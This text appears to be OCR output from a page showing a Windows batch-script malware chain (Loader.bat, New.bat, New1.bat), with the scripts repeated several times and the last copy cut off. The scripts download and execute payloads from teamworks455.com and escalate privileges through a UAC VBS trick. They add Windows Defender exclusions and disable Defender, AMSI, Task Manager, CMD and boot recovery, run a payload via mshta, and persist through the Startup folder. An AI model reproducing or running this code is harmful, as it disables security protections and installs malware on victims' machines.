
Loader.bat






```
cd %APPDATA%
powershell Invoke-WebRequest https://teamworks455.com/new.bat -OutFile new.bat
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
```


New.bat




```
@echo off

title Installing Packages
:: BatchGotAdmin
::-------------------------------------
REM  --> Check for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params = %*:"="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin

echo  Installing Necessary Packages.....Please Wait.....
cd %APPDATA%
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
start /b cmd /c new1.bat
timeout 2
start /b "" cmd /c del "%~f0"&exit /b
```




New.bat




```
@echo off

title Installing Packages
:: BatchGotAdmin
::-------------------------------------
REM  --> Check for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params = %*:"="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin

echo  Installing Necessary Packages.....Please Wait.....
cd %APPDATA%
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
start /b cmd /c new1.bat
timeout 2
start /b "" cmd /c del "%~f0"&exit /b
```




New1.bat






```
cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
powershell Invoke-WebRequest https://teamworks455.com/_country/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```


New1.bat






```
cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
powershell Invoke-WebRequest https://teamworks455.com/_country/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration"  /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat
```


New1.bat






```
cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming\'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\'
powershell Invoke-WebRequest https://teamworks455.com/_country/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
